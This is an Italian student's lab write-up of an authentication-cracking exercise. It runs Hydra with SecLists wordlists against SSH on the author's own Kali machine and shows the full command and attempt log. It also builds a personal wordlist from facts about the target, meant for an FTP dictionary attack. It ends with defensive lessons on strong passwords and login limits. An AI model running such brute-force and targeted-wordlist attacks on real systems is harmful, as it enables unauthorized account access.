

AUTHENTICATION CRACKING

hydra

Con il comando `<adduser>` ho creato un nuovo utente su kali chiamato `test_user` con password `testpass`

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []: 123
    Room Number []: 123
    Work Phone []: 123
    Home Phone []: 123
      Other []: 123
Is the information correct? [Y/n] Y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
(kali@kali)~$
```

Con il comando `<sudo service ssh start>` ho attivato il servizio ssh che sarà vittima del nostro attacco brute force, successivamente ho verificato la connessione in SSH dell'utente creato con il comando `<ssh test_user@ip-kali>`

```
fatal: the user 'test_user' already exists.
(kali@kali)~$ sudo service ssh start
(kali@kali)~$ ssh test_user@192.168.178.44
The authenticity of host '192.168.178.44 (192.168.178.44)' can't be established.
ED25519 key fingerprint is SHA256:1priEm0TydGxGPwuufbiT6Tw7Zo65TiqvGfwr2K48oo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.178.44' (ED25519) to the list of known hosts.
test_user@192.168.178.44's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user@kali)~$
```

Verificato l'accesso ho configurato Hydra.

Hydra è uno degli strumenti più conosciuti e utilizzati per effettuare attacchi di forza bruta o attacchi a dizionario su vari protocolli di rete. In sostanza, Hydra è un tool di password cracking che può essere utilizzato per tentare di ottenere l'accesso a un sistema remoto, provando una serie di combinazioni di username e password fino a trovare quella corretta.

Successivamente ho scaricato seclists che ci servirà per l'attacco di brute force.

A questo punto non resta altro che dare il comando ad hydra e iniziare l'attacco.

il comando che ho dato è <hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.178.44 -t4 ssh -V>

```
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.178.44 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 05:16:50
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:829545/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.178.44:22/
[ATTEMPT] target 192.168.178.44 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "123456789" - 5 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "12345" - 6 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "1234" - 7 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "111111" - 8 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "1234567" - 9 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "dragon" - 10 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "123123" - 11 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "baseball" - 12 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "abc123" - 13 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "football" - 14 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "monkey" - 15 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "letmein" - 16 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "shadow" - 17 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "master" - 18 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "666666" - 19 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "qwertyuiop" - 20 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "123321" - 21 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "mustang" - 22 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "1234567890" - 23 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "michael" - 24 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "654321" - 25 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "pussy" - 26 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "superman" - 27 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "1qaz2wsx" - 28 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "7777777" - 29 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "fuckyou" - 30 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "121212" - 31 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "000000" - 32 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "qazwsx" - 33 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "123qwe" - 34 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "killer" - 35 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "trustno1" - 36 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "jordan" - 37 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "jennifer" - 38 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "zxcvbnm" - 39 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "asdgh" - 40 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "hunter" - 41 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "" - 42 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "buster" - 43 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.178.44 - login "info" - pass "" - 44 of 8295455000000 [child 3] (0/0)
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 8295454999956 to do in 3142217803:01h, 4 active
```

Per l'ultima parte dell'esercizio ho scelto di configurare e attaccare il protocollo ftp come consigliato dalla traccia.


Il protocollo FTP (File Transfer Protocol) è un protocollo di rete utilizzato per il trasferimento di file tra un client e un server tramite una rete TCP/IP (come Internet). FTP consente di trasferire file, caricarli o scaricarli da un server remoto e gestire il contenuto di directory. In questo esercizio dobbiamo riuscire a crackare le credenziali di accesso per effettuare l'autenticazione.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ sudo apt-get install vsftpd
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1775 not upgraded.
Need to get 142 kB of archives.
After this operation, 352 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1 [142 kB]
Fetched 142 kB in 1s (191 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 403371 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13.1_amd64.deb ...
Unpacking vsftpd (3.0.3-13.1) ...
Setting up vsftpd (3.0.3-13.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.1-2) ...
Processing triggers for kali-menu (2024.3.1) ...

(kali@kali)-[~]
└─$ service vsftpd start

(kali@kali)-[~]
└─$
```


Siccome per recuperare le credenziali di accesso con un brute force attack ci vorrebbe troppo tempo in questo caso ho optato per un attacco a dizionario. Creando un dizionario in base a una ricerca sulla persona (me stesso). Ho creato un dizionario con le possibili password inerenti a passioni, hobbies, interessi, date, luogo in cui vive e membri della famiglia.



```
*Untitled 1 - Mousepad
File Edit Search View Document Help

1
2 pesca
3 12345
4 password
5 v8
6 mirko2005
7 Leonardo
8 kali
9 mustang
10 911gt3rs
11 siena
12 palio2022
13 leocorno
```

Usando di nuovo il tool Hydra ho effettuato il dictionary attack verso il protocollo ftp e queste sono le credenziali di accesso per l'autenticazione.



Da questo esercizio ho imparato che gli attacchi di cracking delle password sono efficaci contro password deboli e comuni e sistemi senza limitazione di tentativi di accesso, ma implementando password forti e complesse, limitazioni sui tentativi di login(andando a sacrificare in maniera non eccessiva l'accessibilità ovvero trovando un punto d'incontro con l'accessibilità) si possono ridurre di molto le possibilità che tali attacchi abbiano successo.